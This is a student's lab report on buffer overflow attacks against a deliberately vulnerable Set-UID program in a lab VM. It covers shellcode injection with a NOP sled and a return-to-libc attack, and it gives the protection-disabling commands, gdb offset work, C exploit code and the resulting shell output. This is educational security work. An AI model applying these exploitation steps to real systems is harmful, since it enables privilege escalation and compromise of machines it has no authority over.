Software Security : Lab 1 - Buffer Overflow

Shubham Mazumder

February 2022

Task 1: Shellcode Injection

A

First, we disable Address Space Layout Randomization.

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

Then, we disable DEP and stack canaries by

```
$ gcc -o vulnerable -fno-stack-protector -z execstack vulnerable.c
```

Then, we set vulnerable code to be a Set-UID program.


```
$ sudo chown root vulnerable
$ sudo chmod 4755 vulnerable
```

Then, we change the symbolic link for */bin/sh* (dash) to */bin/zsh* (zshell).


```
$ sudo rm /bin/sh
$ sudo ln -s /bin/zsh /bin/sh
```

Then, we try to find out the value of the return address.

This can be done by creating a badfile with inputs of random characters such as:



Then, we run *vulnerable* on this file, resulting in a segfault. Using gdb, we see the status of registers and the stack:



```
gdb-peda$ p $esp
$1 = (void *) 0xbfffea10
gdb-peda$ x/s $esp
0xbfffea10:     "kkkkllllmmmmnnnnooooppppqqqqrrrrsssstttt\n\24
1\f\271\224\022\262\277\267=\005"
gdb-peda$ 
```

We can see that we overwrote EIP with $jjjj$

Meaning that $aaaa...iiii$ is our padding. This means that the length from $aaaa...iiii$ is our offset, which gives us $offset = 36$

Another way to do this is to check the value of the stack frame pointer *ebp*, as we know that the return pointer would be *ebp* + 4. So, the space we need to fill is from the start of the buffer to *ebp* + 4. Using gdb to figure out the distance,

```
gdb-peda$ p $ebp
$1 = (void *) 0xbfffea08
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffe9e8
gdb-peda$ p/d 0xbfffea08-0xbfffe9e8
$3 = 32
```

we get the distance from frame pointer to start of buffer to be 32. Thus out return pointer would start at $32 + 4 = 36$

Thus, we need to put our return address at $buffer + 36$

First,we need to figure out what our return address would be.

As we know that we can put the shellcode anywhere from *ebp* + 8 (as *ebp* + 4 is *eip*) to *ebp* + 485, and knowing that our shellcode size is 25, let's put it somewhere in the middle, let's say starting at $buffer[400]$.

Let's now start writing our exploit.
First, we fill the buffer with NOPs. Filling the buffer with NOPs allows us to point anywhere back in the buffer, with a high probability of the instruction pointer reaching the shellcode eventually as execution would go down the NOPs until it reaches shellcode.

Thus, at $buffer + 36$ we would copy the address we want to jump to. Since we have filled our buffer with NOPs, I put in the value as *ebp* + 200, as eventually it would reach our shellcode at $buffer + 400$.

Then, we copy the shellcode to our chosen offset in the buffer: at $buffer + 400$.

Note that if we did not add NOPs to the buffer we would need to point exactly to the starting address of the shellcode.

```c
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    char return_address[] = "";

    //First we fill buffer with NOPs
    memset(&buffer, 0x90, 517);

    //Then, get offsets
    int offset = 36;
    int shellcodeoffset = 400;


    //Instruction Pointer Address Write
    char *instr_address = buffer + offset;
    int returnaddress = (0xbfffea08 + 200); //$ebp = 0xbfffea08
    strcpy(instr_address, (char *)&returnaddress);

    //Lastly, figure out the address of buffer where we will put shellcode in and copy shellcode
    char *startaddress = buffer + shellcodeoffset;
    strcpy(startaddress, shellcode);


    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Thus, we get the result,

```
[02/13/22]seed@VM:~/.../BufferOverflow$ ./vulnerable
$
```

Task 2: Return-to-libc attack

First, we find our the addresses of the libc functions *system*() and *exit*(), and then that of */bin/sh*.

system():

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7da4da0 <__libc_syste
m>
```

exit():

```
gdb-peda$ p exit
$1 = {<text variable, no debug info>} 0xb7d989d0 <__GI_exit>
```

/bin/sh():

```
[02/12/22]seed@VM:~/.../ReturnToLibc$ ./vulnerable
0xbffffc69
Segmentation fault
```

Then, similar to task 1, we need to figure out the return address.

Using our text badfile again,

```
aaaabbbbccccddddeeeeffffgggghhhhiiiijjjjkkkkllllmmmmnnnnooooppppqqqqrrrrssssstttt
```

We get, in gdb,

```
EBP: 0x69696969 ('iiii')
ESP: 0xbfffec20 ("kkkkllllmmmmnnnnoooo\364\354\377\277\37
\377\277\220\376\004\b\334\303\361\267`\354\377\277")
EIP: 0x6a6a6a6a ('jjjj')
```

Thus, our padding is the same as Task 1, that is, $32 + 4 = 36$.

Verifying by calculating distance between ebp and $buffer$,

```
gdb-peda$ p $ebp
$6 = (void *) 0xbfffec08
gdb-peda$ p &buffer
$7 = (char (*)[24]) 0xbfffebe8
gdb-peda$ p/d 0xbfffec08-0xbfffebe8
$8 = 32
gdb-peda$ █
```

Thus, we see that the return address would be placed at the same place as before.

As system would be our first call, we would place the call to $system()$ using the address we got using gdb at $buffer[36]$.

System would need the parameter $/bin/sh$, as our goal is to call $system("/bin/sh")$.

We know that by convention, arguments are stored at an offset of 4 bytes (the offset containing the return address) from the address of the function at the instruction pointer.

So, the structure that we want to have is: from bottom to top - we want to have the call to $system()$, then at an offset of 4 bytes we want to have address to the parameter($/bin/sh$), and in between them we want to have the address to $exit()$, which would basically act as the return address.

Thus, if $system()$ is at address $XtoX + 4$, exit would be at address $X + 4toX + 8$, and the address of the parameter would be at $X + 8toX + 12$.

Thus, as we know that $system()$ should be at $buffer + 36$, we have the code as:

```
/* You need to decide the addresses and
   the values of X, Y, Z. The order of
   the following three statements do not
   imply the order of X, Y, Z.
*/
*(long *) &buf[44] = 0xbffffc79; // "/bin/sh"
*(long *) &buf[36] = 0xb7da4da0; // system()
*(long *) &buf[40] = 0xb7d989d0; // exit()

//*(long *) &buf[40] = 0xbffffc69; // "/bin/sh"
//*(long *) &buf[32] = 0xb7da4da0; // system()
//*(long *) &buf[36] = 0xb7d989d0; // exit()
```

Result:

```
[02/12/22]seed@VM:~/.../ReturnToLibc$ ./vulnerable
0xbffffc79
$ pwd
/home/seed/SEEDLabs/ReturnToLibc
$ 
```

Note: we get segfault if address of */bin/sh* keeps shifting. Thus, this exploit only works if the address given in code for */bin/sh* matches the actual address of */bin/sh*.

END OF REPORT.